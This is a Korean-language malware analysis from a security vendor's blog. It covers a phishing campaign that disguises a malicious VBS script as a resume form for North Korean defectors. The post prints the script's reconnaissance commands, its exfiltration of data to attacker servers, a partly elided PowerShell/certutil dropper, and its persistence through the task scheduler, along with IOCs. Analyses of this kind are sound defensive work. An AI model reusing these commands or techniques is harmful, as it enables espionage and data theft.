탈북자 이력서 양식을 가장한 APT 공격 (VBS 스크립트)

asec.ahnlab.com/ko/33141/

2022년 3월 29일

ASEC 분석팀은 최근 대북 관련 내용의 피싱 메일을 통해 정보 유출 목적의 악성 VBS가 유포되고 있음을 확인하였다. 대북 관련 방송의 섭외 내용을 담고 있으며 압축 파일이 첨부되어 있다. 이력서 작성을 언급하여 첨부된 파일의 실행을 유도한다. 압축 파일 내부에는 악성 VBS 스크립트 파일이 존재한다.




그림1. 유포 이메일




그림2. 첨부된 압축파일

‘2022 이력서 양식.vbs’ 파일의 간략한 행위는 다음과 같다.

- 정보 수집 및 전송
- 정상 한글 파일 생성
- 추가 악성 스크립트 파일 생성 및 작업 스케줄러 등록


VBS 파일 실행 시 아래의 명령어를 통해 사용자 PC의 정보를 수집한다.

수집 정보	명령어
현재 실행중인 프로세스 목록	cmd /c tasklist /v | clip
라우팅 테이블 정보	cmd /c Route print | clip
Program Files 폴더 정보	cmd /c dir /w “”%SystemRoot%/../Program Files”” | clip
Program Files (x86) 폴더 정보	cmd /c dir /w “”%SystemRoot%/../Program Files (x86)”” | clip

표1. 수집 정보
이후 수집한 정보를 Base64로 인코딩 한 후
hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php 로 전송한다.

> 파라미터 값 : Cache=error&Sand=[User명]&Data=[base64로 인코딩된 수집 정보]&Em=[base64로 인코딩된 사용자명]

또한, 정상 파일로 위장하기 위해 ‘2022 이력서 양식.vbs’ 파일을 실행한 폴더에 ‘2022.hwp’명령어로 생성된 한글 파일을 실행한다. 한글 파일은 다음과 같이 이력서 양식 내용을 담고 있다.



이 력 서

작성 년/월/일:2022 년 월 일

1. 인적사항

	성 명	(가명:필요시)		
	주민등록번호		출생지	○○도 ○○군
	E-mail			
	전화번호		휴대폰	
	주 소			
	탈북 년월		입국 년월	

2.신상자료

최종학력		결혼여부		종 교	
취 미		자격/특기			

3.가족사항 (대한민국 거주)

관계	성 명	연령	직업/학교	관계	성 명	연령	직업/학교

※ 북에 남겨진 가족 :

4. 학력사항 (북,남 모두기록)

년월일	학 교 명	학 과	년월일	학 교 명	학 과

5. 경력사항 (북,중국,한국 모든 경력 자세히 기록, 연수, 학원 등 포함)

기 간	회 사 명	부 서	직위/직급

그림3. 한글 파일 내부

그림4. 한글 파일 속성

이후 정보를 전송한 URL로부터 수신한 응답에 존재하는 데이터를 파워쉘을 활용하여 실행한다. 또한 해당 응답을 통해 생성된 %appdata%\mscornet.vbs 파일을 Google Update Source Link 명으로 작업 스케쥴러에 등록한다. 이 뿐만 아니라 시작프로그램 폴더에 mscornet.vbs를 복사하여 VBS 파일이 자동으로 실행될 수 있도록 한 후 '2022 이력서 양식.vbs' 파일을 자가 삭제한다.




그림5. 생성된 작업 스케줄러

현재는 정보를 전송한 hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php 에서 특별한 응답이 수신되지 않지만, 자사 자동 분석 시스템인 RAPIT에 기록되어있는 수신 응답(3/26 확인)에는 추가 명령어가 존재한다.

해당 응답 메시지에는 파워쉘을 활용하여 base64로 인코딩 된 데이터를 %AppData%\~KB3241.tmp 에 저장한다. 이후 ~KB3241.tmp 를 디코딩하여 %AppData%\mscornet.vbs로 저장한 후 ~KB3241.tmp를 삭제한다.

```
powershell -w hidden ECHO OFF echo
RnVuY3Rpb24gaDJzKGgpDQogIERpbSBhIDogYSA9IFNwbGl0KGgpDQogIERpbSBp >
"%AppData%\~KB3241.tmp"
echo DQogIEZvciBpID0gMCBUbyBVQm91bmQoYSkNCiAgICAgIGEoaSkgPSBDaHIoIiYi >>
"%AppData%\~KB3241.tmp"
<생략>
echo ZSINCmtpbGxQcm9jZXNzICJpZWxvd3V0aWwuZXhlIg== >> "%AppData%\~KB3241.tmp"
certutil -f -decode "%AppData%\~KB3241.tmp" "%AppData%\mscornet.vbs"
del "%AppData%\~KB3241.tmp"
```

mscornet.vbs는 hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/msgbugGlog.php?Cache=fail&Sand=[PC명] 에 접속하여 받아온 응답을 Execute 명령어로 실행한다. 현재 해당 URL에서 추가 명령어는 확인되지 않지만, 공격자에 의해 다양한 악성 행위를 수행할 수 있다.

최근 대북 관련 내용으로 위장한 악성코드가 워드 문서 뿐만 아니라 VBS 스크립트 형태로도 유포되고 있어 사용자의 주의가 요구된다.

현재 안랩 V3 제품은 해당 파일에 대해 다음과 같이 진단하고있다.

[파일 진단]
Dropper/VBS.Generic
Trojan/VBS.Agent

[IOC]
ab97956fec732676ecfcedf55efadcbc
e49e41a810730f4bf3d43178e4c84ee5
hxxp://fserverone.webcindario[.]com/contri/sqlite/msgbugPlog.php
hxxp://cmaildowninvoice.webcindario[.]com/contri/sqlite/ msgbugGlog.php

연관 IOC 및 관련 상세 분석 정보는 안랩의 차세대 위협 인텔리전스 플랫폼 ‘AhnLab TIP’ 구독 서비스를 통해 확인 가능하다.

Categories:악성코드 정보

Tagged as:VBScript